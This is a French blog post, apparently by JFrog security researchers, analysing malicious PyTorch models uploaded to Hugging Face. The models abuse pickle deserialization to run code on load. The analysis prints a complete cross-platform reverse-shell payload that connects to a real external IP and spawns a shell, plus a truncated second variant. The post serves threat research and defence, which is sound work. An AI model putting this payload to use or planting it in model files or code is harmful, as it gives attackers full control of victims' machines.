Claude
 Cursor
 Codex
 Hugging Face
 NVIDIA
 Visual Studio Code
 Devin
 Kiro
 Open Code
 NanoClaw

 Docker
 npm
 PyPy
 Wiz

 Services financiers
 Jeux vidéo
 Secteur public
 Automobile
 Technologie
 Soins de santé


Des data scientists ciblés par des modèles ML malveillants sur Hugging Face dotés d’une porte dérobée silencieuse
Par
16 min read
Dans le domaine de la collaboration en IA, Hugging Face règne en maître. Mais pourrait-il être la cible d’attaques basées sur des modèles ? De récentes découvertes de JFrog laissent entrevoir une possibilité inquiétante, ce qui incite à un examen plus approfondi de la sécurité de la plateforme et annonce une nouvelle ère de vigilance en matière de recherche sur l’IA.
La discussion sur la sécurité des modèles d’apprentissage automatique (ML) par intelligence artificielle n’est toujours pas suffisamment relayée, et ce billet de blog a pour objectif d’élargir les échanges autour de ce sujet. L’équipe de recherche en sécurité de JFrog analyse les moyens par lesquels les modèles de machine learning peuvent être utilisés pour compromettre les environnements des utilisateurs de Hugging Face, via l’exécution de code.
Cette publication explore l’enquête relative à un modèle ML malveillant que nous avons découvert. À l’instar d’autres dépôts open source, nous surveillons et analysons régulièrement les modèles d’IA mis en ligne par les utilisateurs, et avons découvert un modèle dont le chargement entraîne l’exécution de code après le chargement d’un fichier pickle. La charge utile du modèle octroie à l’attaquant un accès par invite de commandes sur la machine compromise, lui permettant d’obtenir le contrôle total des machines des victimes par le biais de ce que l’on nomme communément une « porte dérobée ». Cette intrusion furtive pourrait théoriquement conférer un accès à des environnements internes sensibles et préparer le terrain pour des fuites de données d’envergure ou de l’espionnage d’entreprise, touchant bien au-delà de simples utilisateurs pour menacer des structures entières dans le monde entier, le tout sans que les victimes ne soupçonnent le moindre compromis. Une description approfondie du mode opératoire de l’attaque est présentée, éclairant ses subtilités ainsi que ses conséquences possibles. Alors que nous décryptons les subtilités de ce stratagème malveillant, gardons à l’esprit ce que nous pouvons apprendre de l’attaque, des intentions de l’attaquant et de son identité.
Comme toute technologie, les modèles d’IA peuvent également présenter des risques de sécurité s’ils ne sont pas traités correctement. L’une des menaces potentielles est l’exécution de code, ce qui signifie qu’un acteur malveillant peut exécuter du code arbitraire sur la machine qui charge ou exécute le modèle. Cela peut entraîner des violations de données, la compromission de systèmes ou d’autres actions malveillantes.
Comment le chargement d’un modèle ML peut-il entraîner l’exécution de code ?
Comment le chargement d’un modèle ML peut-il entraîner l’exécution de codeTypes de modèles ML et leurs capacités d’exécution de code

L’exécution de code peut se produire lors du chargement de certains types de modèles ML (voir le tableau ci-dessous) provenant d’une source non fiable. Par exemple, certains modèles utilisent le format « pickle », qui est un format courant de sérialisation des objets Python. Toutefois, les fichiers pickle peuvent également contenir du code arbitraire qui est exécuté lors du chargement du fichier.

Types de modèles ML et leurs capacités d’exécution de code [sur la base de] (Cliquez pour développer)
Sécurité de Hugging Face
Hugging Face est une plateforme où la communauté de l’apprentissage automatique collabore sur des modèles, des ensembles de données et des applications. Elle propose des solutions open source, payantes et d’entreprise pour l’IA de texte, d’image, de vidéo, d’audio et 3D.
Pour prévenir ces attaques, Hugging Face a mis en œuvre plusieurs mesures de sécurité, telles que l’analyse des logiciels malveillants, l’analyse des fichiers pickle et l’analyse des secrets. Ces outils examinent chaque fichier des dépôts pour y détecter tout code malveillant, désérialisation non sécurisée ou donnée sensible, puis préviennent les utilisateurs ou les modérateurs de manière adaptée. Hugging Face a développé un nouveau format permettant de stocker en toute sécurité les données des modèles, appelé safetensors.
Bien que Hugging Face dispose de bonnes mesures de sécurité, un modèle récemment publié rappelle brutalement que la plateforme n’est pas à l’abri de menaces réelles. Cet incident met en évidence les risques potentiels qui se cachent au sein des systèmes optimisés par l’IA et souligne la nécessité d’une vigilance constante et de pratiques de sécurité proactives. Avant d’aller plus loin, examinons de plus près le paysage actuel de la recherche chez JFrog.
Une analyse plus approfondie est nécessaire pour identifier les menaces réelles
Avertissement HuggingFace pour les modèles non sécurisés détectés via l’analyse Pickle Avertissement HuggingFace concernant les modèles non sécurisés détectés via l’analyse Pickle

Distribution des types de charges utiles
Bien que Hugging Face analyse les modèles pickle, la plateforme ne bloque ni ne restreint purement et simplement leur téléchargement, mais les qualifie plutôt de « non sécurisés » (figure ci-dessus). Cela signifie que les utilisateurs conservent la possibilité de télécharger et d’exécuter, à leurs propres risques, des modèles potentiellement dangereux. En outre, il est important de noter que les modèles basés sur pickle ne sont pas les seuls à être susceptibles d’exécuter du code malveillant. Par exemple, le deuxième type de modèle le plus répandu sur Hugging Face, les modèles TensorFlow Keras, peut également exécuter du code via leur couche Lambda. Cependant, contrairement aux modèles basés sur Pickle, la bibliothèque transformers développée par Hugging Face pour les tâches d’IA autorise uniquement les poids Tensorflow, et non des modèles entiers comprenant à la fois les poids et les couches d’architecture, comme expliqué ici. Cela atténue efficacement l’attaque lors de l’utilisation de l’API Transformers, bien que le chargement du modèle via l’API de la bibliothèque standard entraîne toujours l’exécution de code.
Pour lutter contre ces menaces, l’équipe de recherche en sécurité JFrog a développé un environnement d’analyse qui examine rigoureusement chaque nouveau modèle chargé sur Hugging Face plusieurs fois par jour. Son objectif principal est de détecter et de neutraliser rapidement les menaces émergentes sur Hugging Face. Parmi les différentes analyses de sécurité effectuées sur les dépôts Hugging Face, l’accent est principalement mis sur l’examen minutieux des fichiers de modèles. Selon notre analyse, les modèles PyTorch (de loin) et les modèles TensorFlow Keras (aux formats H5 ou SavedModel) présentent le risque potentiel le plus élevé d’exécuter du code malveillant, car il s’agit de types de modèles populaires pour lesquels des techniques connues d’exécution de code ont été publiées.
De plus, nous avons compilé un graphique complet illustrant la répartition des modèles potentiellement malveillants découverts dans les dépôts Hugging Face. Il convient de noter que les modèles PyTorch présentent la prévalence la plus élevée, suivis de près par les modèles TensorFlow Keras. Il est primordial de souligner que lorsque nous parlons de « modèles malveillants », nous désignons spécifiquement ceux qui hébergent de véritables charges utiles nuisibles. Notre analyse a recensé à ce jour environ 100 occurrences de tels modèles. Il est important de noter que ce décompte exclut les faux positifs, garantissant ainsi une représentation fidèle de la répartition des efforts consacrés à la production de modèles malveillants pour PyTorch et Tensorflow sur Hugging Face.
Répartition des modèles malveillants dans Hugging Face par type de modèle Répartition des modèles malveillants dans Hugging Face par type de modèle
baller423 charge utile malveillante : reverse shell vers un hôte malveillant
Récemment, notre environnement d’analyse a signalé un modèle PyTorch particulièrement intrigant mis en ligne par un nouvel utilisateur nommé baller423—bien que depuis supprimé. Le dépôt baller423/goober2 contenait un fichier de modèle PyTorch renfermant une charge utile intrigante.
Lors du chargement de modèles PyTorch avec transformers, une approche courante consiste à utiliser la fonction torch.load() qui désérialise le modèle à partir d’un fichier. Cette méthode est souvent utilisée, en particulier lorsqu’il s’agit de modèles PyTorch entraînés avec la bibliothèque Transformers de Hugging Face, pour charger le modèle, ainsi que son architecture, ses poids et toutes les configurations associées. Transformers fournit un cadre complet pour les tâches de traitement du langage naturel, facilitant la création et le déploiement de modèles sophistiqués. Dans le contexte du dépôt « baller423/goober2 », il semble que la charge utile malveillante ait été injectée dans le fichier de modèle PyTorch à l’aide de la méthode __reduce__ du module pickle. Cette méthode, comme démontré dans la référence fournie, permet aux attaquants d’insérer du code Python arbitraire dans le processus de désérialisation, ce qui peut entraîner un comportement malveillant lors du chargement du modèle.
Après analyse du fichier PyTorch à l’aide de l’outil fickling, nous avons réussi à extraire la charge utile suivante :
RHOST = "210.117.212.93"
RPORT = 4242

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os

    def connect_and_spawn_shell():
        s = socket.socket()
        s.connect((RHOST, RPORT))
        [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
        pty.spawn("/bin/sh")

    threading.Thread(target=connect_and_spawn_shell).start()
else:
    import os
    import socket
    import subprocess
    import threading
    import sys

    def send_to_process(s, p):
        while True:
            p.stdin.write(s.recv(1024).decode())
            p.stdin.flush()

    def receive_from_process(s, p):
        while True:
            s.send(p.stdout.read(1).encode())

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    while True:
        try:
            s.connect((RHOST, RPORT))
            break
        except:
            pass

    p = subprocess.Popen(["powershell.exe"],
                         stdout=subprocess.PIPE,
                         stderr=subprocess.STDOUT,
                         stdin=subprocess.PIPE,
                         shell=True,
                         text=True)

    threading.Thread(target=send_to_process, args=[s, p], daemon=True).start()
    threading.Thread(target=receive_from_process, args=[s, p], daemon=True).start()
    p.wait()
En général, les charges utiles intégrées dans les modèles mis en ligne par des chercheurs visent à démontrer des vulnérabilités ou à présenter des preuves de concept sans causer de dommages (voir l’exemple ci-dessous). Ces charges utiles peuvent inclure des actions bénignes telles que l’envoi d’une requête ping vers un serveur désigné ou l’ouverture d’un navigateur pour afficher du contenu spécifique. Cependant, dans le cas du modèle provenant du dépôt « baller423/goober2 », la charge utile diffère considérablement. Au lieu d’actions bénignes, il initie une connexion de reverse shell vers une véritable adresse IP, 210.117.212.93. Ce comportement est nettement plus intrusif et potentiellement malveillant, car il établit une connexion directe à un serveur externe, ce qui indique une menace potentielle pour la sécurité plutôt qu’une simple démonstration de vulnérabilité. De telles actions soulignent l’importance d’un examen approfondi et de mesures de sécurité lors du traitement de modèles d’apprentissage automatique provenant de sources non fiables.
Exemple de modèle de preuve de concept entraînant l’exécution de code Exemple de modèle de preuves de concept provoquant l’exécution de code [RiddleLi/a-very-safe-m0del]
Résultats de la recherche WHOIS d’adresse IP

Cette plage d’adresses IP appartenant à KREOnet, qui signifie « Korea Research Environment Open NETwork », pourrait constituer une preuve potentielle suggérant l’implication de chercheurs dans une tentative d’exploitation de la faille. KREONET fonctionne comme un réseau de recherche à haut débit en Corée du Sud, soutenant des projets de recherche et d’éducation de pointe. Il fournit une connectivité Internet à haut débit, des services réseau avancés et une infrastructure destinée à favoriser la collaboration entre les établissements universitaires, les organismes de recherche et les partenaires industriels.
Peu après le retrait du modèle, nous avons rencontré d’autres instances de la même charge utile avec des adresses IP différentes. Une telle instance reste active : star23/baller13. Il convient de noter la similitude entre le nom du modèle et celui de l’utilisateur supprimé, ce qui suggère des liens potentiels entre eux.
RHOST = "136.243.156.120"
RPORT = 53252

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os
...
star 23 baller13
La seule différence entre ces deux modèles est l’ensemble IP/PORT. Dans ce cas, la charge utile dirige vers un hôte de centre de données. Un autre signe notable est le message figurant sur la fiche du modèle sur Hugging Face, qui indique explicitement qu’il ne doit pas être téléchargé.

Ces éléments suggèrent que les auteurs de ces modèles pourraient être des chercheurs ou des praticiens de l’IA. Toutefois, un principe fondamental de la recherche en sécurité consiste à s’abstenir de publier de véritables exploits fonctionnels ou du code malveillant. Ce principe a été enfreint lorsque le code malveillant a tenté de se reconnecter à une adresse IP légitime.
Notez que, pour un autre modèle de star23, des utilisateurs ont signalé que le modèle contenait une charge utile dangereusement malveillante, ce qui indique qu’ils ont été victimes de ce modèle. Après avoir reçu plusieurs signalements, la plateforme Hugging Face a bloqué le modèle.
Problèmes signalés par la communauté sur la page du modèle star23 baller La communauté signale des problèmes sur la page du modèle star23/baller8
Afin d’approfondir l’analyse et de recueillir potentiellement des informations supplémentaires sur les intentions des acteurs malveillants, nous avons mis en place un HoneyPot sur un serveur externe, entièrement isolé de tout réseau sensible.
Un hôte HoneyPot est un système ou un périphérique réseau intentionnellement configuré pour apparaître comme une cible intéressante aux yeux d’attaquants potentiels. Il est conçu pour attirer des acteurs malveillants afin qu’ils interagissent avec lui, ce qui permet aux défenseurs de surveiller et d’analyser leurs activités. L’objectif d’un HoneyPot est de mieux comprendre les tactiques, les techniques et les objectifs des attaquants, ainsi que de recueillir des renseignements sur les menaces potentielles.
En imitant des systèmes ou services légitimes, un HoneyPot peut attirer différents types d’attaques, telles que des tentatives d’exploitation de vulnérabilités, des tentatives d’accès non autorisé ou des activités de reconnaissance. Il peut également être configuré pour simuler des types spécifiques de données ou de ressources susceptibles d’intéresser les attaquants, tels que de faux identifiants, des documents sensibles ou des services réseau.
En surveillant attentivement les journaux et le trafic réseau du HoneyPot, les professionnels de la sécurité peuvent observer les méthodes utilisées par les attaquants, identifier les menaces émergentes et améliorer les défenses afin de mieux protéger les systèmes de production réels. De plus, les informations recueillies à partir d’un HoneyPot peuvent s’avérer précieuses à des fins de renseignement sur les menaces, en aidant les organisations à garder une longueur d’avance sur l’évolution des cybermenaces.
Dans notre environnement HoneyPot, nous avons implanté des secrets leurres et des applications généralement utilisés par un data scientist. Nous avons méticuleusement surveillé toutes les commandes exécutées par des attaquants potentiels, comme illustré ci-dessous :
JFrog Honeypot et faux secrets JFrog Honeypot et faux secrets (cliquez pour développer)
